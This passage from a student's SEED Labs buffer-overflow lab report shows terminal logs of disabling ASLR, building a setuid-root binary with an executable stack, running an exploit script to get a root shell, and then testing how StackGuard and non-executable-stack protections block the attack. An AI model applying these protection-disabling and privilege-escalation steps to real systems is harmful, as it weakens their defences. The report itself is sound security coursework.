
With the issue of address randomization thrown into the mix, simple brute forcing served a successful means of circumventing such, as demonstrated above. Due to the addresses of the necessary details (i.e. buffer start, stack pointer, etc.) being changed repeatedly, I couldn't directly access exact points in memory. However, using a brute forcing script to consistently run a specifically calculated, previously functioning, point against these changing addresses and eventually succeed in an overflow attack and spawn a "root" shell accordingly.

## Task 9a:

```
seed@VM: ~/.../code
-rw-rw-r-- 1 seed seed 739 Mar 9 16:38 call_shellcode.c
-rwxrwxr-x 1 seed seed 15672 Mar 9 17:49 a32.out
[03/09/21]seed@VM:~/.../shellcode$ cd ..
[03/09/21]seed@VM:~/.../HW2$ cd code
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack.c
bash: ./stack.c: Permission denied
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[03/09/21]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ ^C
$ whoami
seed
$ exit
[03/09/21]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[03/09/21]seed@VM:~/.../code$ ls -lrt stack
-rwsr-xr-x 1 root seed 15908 Mar 9 16:50 stack
[03/09/21]seed@VM:~/.../code$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 8 Mar 9 17:52 /bin/sh -> /bin/zsh
[03/09/21]seed@VM:~/.../code$ ./stack
Input size: 517
# exit
[03/09/21]seed@VM:~/.../code$ gcc -o stack -z execstack stack.c
[03/09/21]seed@VM:~/.../code$ sudo chown root stack
[03/09/21]seed@VM:~/.../code$ sudo chmod 4755 stackc
chmod: cannot access 'stackc': No such file or directory
[03/09/21]seed@VM:~/.../code$ sudo chmod 4755 stack
[03/09/21]seed@VM:~/.../code$ ./stack
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[03/09/21]seed@VM:~/.../code$
```

In this task I was charged with enabling StackGuard protection, which I originally had disabled in order to properly conduct buffer overflow attacks. However, when enabled and the stack is attempted access upon with my exploit program while being “root” owned the error demonstrated above occurs. Namely, error text stating “stack smashing” was detected and the operation was aborted. As such, buffer overflow attacks by the means attempted throughout the previous tasks are unable to spawn a “root” shell when StackGuard protection is turned on.

### Task 9b:

A terminal window titled 'seed@VM: ~/.../code' with standard window controls. It shows a series of commands and their outputs. The commands involve compiling 'call\_shellcode.c' with 'gcc' using various flags like '-m32', '-z noexecstack', and '-o'. The outputs show successful compilation for 'a64.out' and 'a32.out', followed by 'make clean' and then running the executables. Running 'a32.out' and 'a64.out' results in 'Segmentation fault' messages.

```
[03/09/21]seed@VM:~/.../shellcode$ gcc -m32 -z noexecstack -o a32.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ gcc -z noexecstack -o a64.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[03/09/21]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ gcc -o a32.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[03/09/21]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
[03/09/21]seed@VM:~/.../shellcode$ gcc -z noexecstack -o a64.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ gcc -m32 -z noexecstack -o a32.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[03/09/21]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
```

In a similar manner, I was also charged with turning on non-executable stack protection in the shellcode in order to see the results of such. As demonstrated in the image provided, when the shellcode was compiled without the “-z execstack” flag and, alternatively, with the “-z noexecstack” flag, the shellcode would produce segmentation faults rather than spawn a “root” shell due to the safeguards in place by non-executable stack protection in place. This also occurs when the exploit program is run with the shellcode, as the safeguards prevent such for the same reasons as the direct shellcode itself.